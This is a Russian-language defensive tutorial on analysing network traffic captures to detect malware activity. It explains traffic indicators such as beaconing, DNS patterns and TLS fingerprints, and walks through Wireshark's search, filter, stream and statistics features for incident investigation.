


Трафик не врет: как аналитику читать PCAP и ловить ВПО в сети
Сетевой трафик — это поток данных, которым обмениваются устройства в сети. Для анализа его захватывают и сохраняют в PCAP‑файл, который содержит сетевые пакеты — передаваемые данные и техническую информацию, необходимую для их доставки. При этом данные проходят через уровни модели OSI, и на каждом из них к ним добавляется свой заголовок. Такая последовательная упаковка называется инкапсуляцией.
Анализ сетевого трафика полезен при расследовании, когда злоумышленник уже закрепился на хосте и получил системные привилегии. В таком случае атакующий может очистить журналы событий, приостановить работу EDR, затереть Prefetch, изменить временные метки файлов и удалить свои инструменты. То есть самостоятельно решить, что видят специалисты по кибербезопасности.
Но полностью скрыть активность злоумышленник не может. Ему придется выйти в сеть, чтобы получать команды от управляющего сервера, выгружать конфиденциальные данные, подключаться к другим хостам для развития атаки. Каждое такое действие создает сетевой трафик, который проходит через оборудование за пределами скомпрометированного устройства. Поэтому даже после удаления следов на самом хосте часть информации об активности злоумышленника может сохраниться в сетевом трафике.
Сетевой трафик в расследовании
Анализ сетевого трафика — не единственный способ обнаружить действия злоумышленника. Для этого используют EDR‑агенты, журналы событий, SIEM‑системы и антивирусы. Но у каждого из этих источников есть ограничения.
EDR позволяет подробно видеть, что происходит на конечной точке: запуск процессов, выполнение команд, установку соединений. Но агент нельзя установить на все устройства. Например, на принтерах, IP‑камерах, промышленных контроллерах или личных ноутбуках подрядчиков, которые подключаются к корпоративному Wi‑Fi, их нет. Если злоумышленник уже получил доступ к хосту, он может попытаться обезвредить EDR: использовать уязвимый подписанный драйвер, чтобы отключить защиту, снять перехваты в пользовательском процессе, убрать регистрацию обработчиков в ядре, заглушить телеметрию ETW или спрятать активность за легитимными системными утилитами. Ни один из этих приемов не универсален, но все они показывают ограничения такого средства защиты.
Есть и другое ограничение: EDR фиксирует события на конкретном хосте. Он может показать, что процесс установил соединение с соседней машиной, но не увидит, что за последний час такие же соединения прошли еще с 11 станций в том же сегменте. Обнаружить горизонтальное перемещение как явление, а не отдельное событие, поможет только анализ сети.
В журналы событий попадает только то, что система сочла нужным записать, и только в том объеме, который настроил администратор. При этом журналы хранятся на самом хосте. Если атакующий уже получил контроль над машиной, он может очистить логи или остановить их сбор.
SIEM‑система агрегирует данные из других источников. Если EDR, журналы или другие системы не сработали или передали неполную картину, в SIEM не отобразится ничего важного.
Антивирусы в большинстве случаев находятся на конечных точках. Если злоумышленник контролирует хост, то может попытаться остановить защиту или внести свое ВПО в исключения. В результате часть действий атакующего останется незамеченной, и команда потеряет время на обнаружение и реагирование.
Анализ сетевого трафика не заменяет EDR‑агенты, журналы событий, SIEM‑системы или антивирусы и даже проигрывает им по глубине данных о конкретном хосте. Зато дает дополнительные индикаторы, помогает восстановить вектор атаки и оценить ее масштаб. Для анализа трафика используют решения класса NDR/NTA: они получают данные из сети и находятся за пределами скомпрометированного хоста, поэтому атакующему сложнее повлиять на их работу.
Содержимое трафика
Каждый сетевой пакет состоит из нескольких уровней инкапсуляции. Их можно последовательно разобрать и посмотреть, какие данные находятся внутри. Даже без расшифровки содержимого из PCAP‑файла можно получить информацию о сетевой активности.

Что можно узнать из сетевого трафика:
- IP‑адреса и порты.
База анализа: показывают, кто, с кем и по какому сервису взаимодействовал. Так, соединение с 443‑м портом само по себе мало о чем говорит: в корпоративной сети таких обращений могут быть тысячи в час. Гораздо информативнее адрес назначения. Например, управляющие серверы злоумышленников могут размещаться на bulletproof‑хостингах, которые не реагируют на жалобы и не раскрывают данные клиентов. Выходные ноды Tor и публичные VPN‑сервисы позволяют скрывать настоящий адрес оператора. Такие адреса есть в публичных списках, поэтому назначение соединения можно быстро проверить.
- Направление соединения.
Показывает, кто инициировал подключение. Рабочая станция, которая обращается в интернет, — обычная ситуация. Сервер может обращаться к внешним ресурсам за обновлениями или подключаться к репозиторию пакетов. А вот исходящее SSH- или RDP‑соединение с сервера во внешнюю сеть требует внимания: обычно сервер администрируют через входящее подключение, а не наоборот.
- Длительность и частота обращений.
Позволяет отслеживать цикличность соединений. Например, на обычную пользовательскую активность не похожа ситуация, когда хост на протяжении некоторого времени обращается к внешнему ресурсу примерно раз в 60 секунд с небольшими отклонениями. Такой сценарий может указывать на работу маячка, который регулярно связывается с управляющим сервером и проверяет наличие новых команд.
- Объем переданных данных.
Может служить признаком нелегитимных действий. Если хост отправил короткий запрос в несколько сотен байтов, а в ответ получил 500 МБ, это может быть обычный дистрибутив, обновление или архив. По одному объему делать выводы рано. Интереснее обратная ситуация: рабочая станция в нерабочее время отправляет наружу несколько гигабайтов данных, получая в ответ лишь несколько сотен байтов. Здесь уже стоит выяснить, что вызвало такую передачу и куда ушли данные.
- DNS‑запросы.
Даже если основной трафик зашифрован, DNS‑запросы часто остаются доступными для анализа и показывают, какие доменные имена запрашивал хост. По ним можно заметить и характерные шаблоны поведения. Например, вредоносное ПО может генерировать множество доменных имен по алгоритму (DGA) в поисках зарегистрированного злоумышленником C2‑домена. Или же данные кодируются в меняющихся поддоменах и передаются последовательностью DNS‑запросов на подконтрольный сервер. Для обратного канала могут использоваться DNS‑ответы, в том числе TXT‑записи, через которые вредоносное ПО получает команды или другую информацию.
- Метаданные HTTP и TLS.
User‑Agent и HTTP‑заголовки помогают определить, каким клиентом представляется программа. Например, User‑Agent может сообщать, что запрос отправлен Safari на iPhone. Эту строку легко подделать, поэтому сама по себе она ненадежна. Больше информации дают порядок, состав и структура HTTP‑заголовков. У разных браузеров и версий движков они могут отличаться. Скрипт, который представляется браузером, не всегда способен точно воспроизвести этот набор.
Похожий принцип работает и в TLS. До начала шифрования клиент отправляет Client Hello и перечисляет поддерживаемые версии протокола, наборы шифров и расширения. Их состав и порядок зависят от сетевой библиотеки программы, поэтому Chrome, Firefox и, например, Python‑скрипт на базе requests формируют разные наборы и порядок параметров.
Эти параметры можно свернуть в короткий хеш и получить сетевой отпечаток клиента, например JA3 или JA4. Для HTTP/2 отпечаток можно строить по параметрам SETTINGS. При этом устойчивость таких отпечатков со временем снижается. Например, Chrome меняет порядок расширений в Client Hello от соединения к соединению, поэтому классический JA3 становится менее надежным. JA4 устойчивее к такой перестановке, но сетевые отпечатки нельзя считать постоянным идентификатором.
В открытой части TLS‑рукопожатия также может передаваться SNI (Server Name Indication) — имя сайта, к которому обращается клиент. Поэтому даже при зашифрованном соединении обычно можно понять, к какому домену обращается клиент. Исключение — использование ECH (Encrypted Client Hello), которое шифрует и эту информацию.
Содержимое сессии
Сейчас почти весь трафик шифруется, а доля TLS 1.3 растет с каждым годом. Средства защиты могут получать доступ к содержимому зашифрованных сессий. Для этого на периметре разворачивают SSL‑инспекцию: устройство становится посредником между клиентом и сервером, расшифровывает трафик, анализирует его и снова шифрует перед дальнейшей отправкой. В таком случае прикладной уровень доступен для анализа.
Без расшифровки о трафике тоже можно кое‑что узнать. Часть данных TLS передает открыто: параметры установки соединения, имя сервера, характеристики клиента. Их разбирают средства DPI. Кроме того, о содержимом можно судить косвенно: по размерам и порядку пакетов, интервалам между ними и характеру обмена. Такой подход называют анализом зашифрованного трафика (encrypted traffic analysis, ETA), его поддерживают многие современные NGFW.
Если SSL‑инспекции нет, аналитик получает дамп с зашифрованными сессиями. Это обычная ситуация, так как SSL‑инспекцию разворачивают не везде и не для всего трафика, а до сенсора в глубине сети расшифрованный поток может не доходить.
Даже приватного ключа подконтрольного сервера недостаточно, чтобы расшифровать записанный трафик TLS 1.3. Во времена TLS 1.2 и RSA‑обмена это было возможно, но в TLS 1.3 используется механизм Perfect Forward Secrecy. Ключи для каждой сессии вырабатываются отдельно по алгоритму Диффи — Хеллмана, хранятся в оперативной памяти и после завершения сессии уничтожаются. Приватный ключ сервера нужен только для аутентификации — подтверждения того, что сервер настоящий.
Для защиты это плюс: даже если злоумышленник запишет зашифрованный трафик, расшифровать его позднее с помощью приватного ключа сервера не получится. Но то же ограничение действует и для аналитика. Методологию анализа приходится менять, об этом поговорим в третьем разделе.
Источники данных вне хоста
Инциденты часто обнаруживаются уже после того, как злоумышленник завершил основные действия и опубликовал похищенные данные. К этому моменту на скомпрометированном хосте может почти не остаться следов. Например, его могли переустановить после жалоб пользователя на подвисания и снижение производительности. Или злоумышленник самостоятельно удалил следы своей активности. Наконец, вредоносный код мог вообще не записываться на диск и работать только в оперативной памяти, тогда после перезагрузки он исчезнет.
Отсутствие артефактов на хосте не означает, что следов атаки больше не осталось. Они могут сохраниться в сетевых данных: в PCAP на NDR, записях NetFlow на маршрутизаторе, логах прокси‑сервера и корпоративного DNS. Все эти данные собираются и хранятся вне скомпрометированной машины, поэтому удаление следов на хосте не затрагивает информацию, которую сетевые средства уже успели зафиксировать.
Ограничения в анализе отдельных пакетов
Отдельный пакет редко позволяет сделать вывод сам по себе. Например, обращение к адресу CDN Cloudflare в корпоративной сети — обычная ситуация: через такую инфраструктуру работают тысячи легитимных сайтов и сервисов. Но если после открытия письма с вложением хост сотрудника начинает обращаться к этому адресу каждые пять минут и делает это на протяжении нескольких дней, это повод для дополнительной проверки. Характер соединения тот же, но изменился контекст, а вместе с ним и оценка активности.
Поэтому при анализе важно смотреть не только на отдельный пакет, но и на сетевую сессию целиком. В ее пределах можно определить, кто инициировал соединение, сколько оно продолжалось, какая сторона передавала больше данных и как менялся обмен со временем.
Но и одной сессии часто недостаточно. Тогда анализ расширяют до поведения хоста: с кем еще он взаимодействовал в те же минуты, повторялись ли похожие соединения, насколько регулярно они возникали и встречалась ли такая активность раньше.
Инструменты анализа трафика
Wireshark и tshark
PCAP‑файлы просматривают с помощью специализированных инструментов, один из наиболее распространенных — Wireshark.
Основные элементы его интерфейса:
- список пакетов,
- подробная информация о пакете,
- байты пакета.

Wireshark предоставляет много возможностей для анализа трафика. Разберем то, чем аналитики пользуются больше всего, — расширенный поиск. Он включается отдельной кнопкой и позволяет искать по списку пакетов, в том числе по содержимому столбца Info, значениям полей и заголовков выбранного пакета, а также по байтам выбранного пакета.
В каждой области поиска доступны запросы по строке, байтам и регулярному выражению.

Расширенный поиск может пригодиться, когда нужно найти в трафике конкретный IoC: IP‑адрес, DNS‑запрос, MAC‑адрес, URL или характерную строку в содержимом, если оно не зашифровано.
Инструменты Wireshark — фильтры, потоки и статистика:

- Display Filters — фильтры отображения. Работают по разобранным полям, а не по тексту. Например, можно искать не строки, в которых встречается 404, а именно HTTP‑ответы с кодом 404. На скриншоте ниже пакеты отфильтрованы по доменному имени Steam с учетом поддоменов, например steampowered:

- Follow Stream — отслеживание потока. Собирает пакеты одной сессии в правильном порядке и показывает обмен между клиентом и сервером как единый диалог. Реплики сторон выделены разными цветами:

После выбора Follow Stream Wireshark автоматически применяет фильтр и оставляет на экране только пакеты выбранной сессии.


- Protocol Hierarchy — иерархия протоколов. Находится во вкладке «Статистика» и показывает общую структуру трафика: какие протоколы были зафиксированы, сколько пакетов и какой объем данных передан по каждому из них. Отсюда же интересующий протокол можно выбрать как фильтр и перейти к анализу соответствующих пакетов:


- Endpoints — конечные точки. Находятся во вкладке «Статистика» и показывают список всех зафиксированных узлов. Список можно сортировать по объему переданных данных, например по количеству отправленных байтов, чтобы найти, у кого наибольший исходящий трафик. Как и в иерархии протоколов, конкретный MAC- или IP‑адрес можно выбрать в качестве фильтра для дальнейшего анализа:


- Conversations — диалоги. Показывают связи между узлами. Если «Конечные точки» выводят список отдельных узлов, то «Диалоги» объединяют их в пары. Здесь можно увидеть, между какими узлами шел активный обмен пакетами, сколько длилась сессия и какой объем данных каждая сторона передала и получила.
Несмотря на удобство GUI‑версии, использовать ее можно не всегда. Например, дамп может находиться на сервере, к которому есть доступ только по SSH и нет возможности запустить графическую оболочку. Бывает и наоборот: Wireshark доступен, но файл размером в несколько гигабайтов открывается долго и целиком загружается в память, из‑за этого растет время реагирования на инцидент. Еще один сценарий — когда нужно проверить одно и то же сразу в десятках или сотнях дампов.
В таких случаях используют tshark — консольную версию Wireshark с тем же механизмом разбора протоколов.
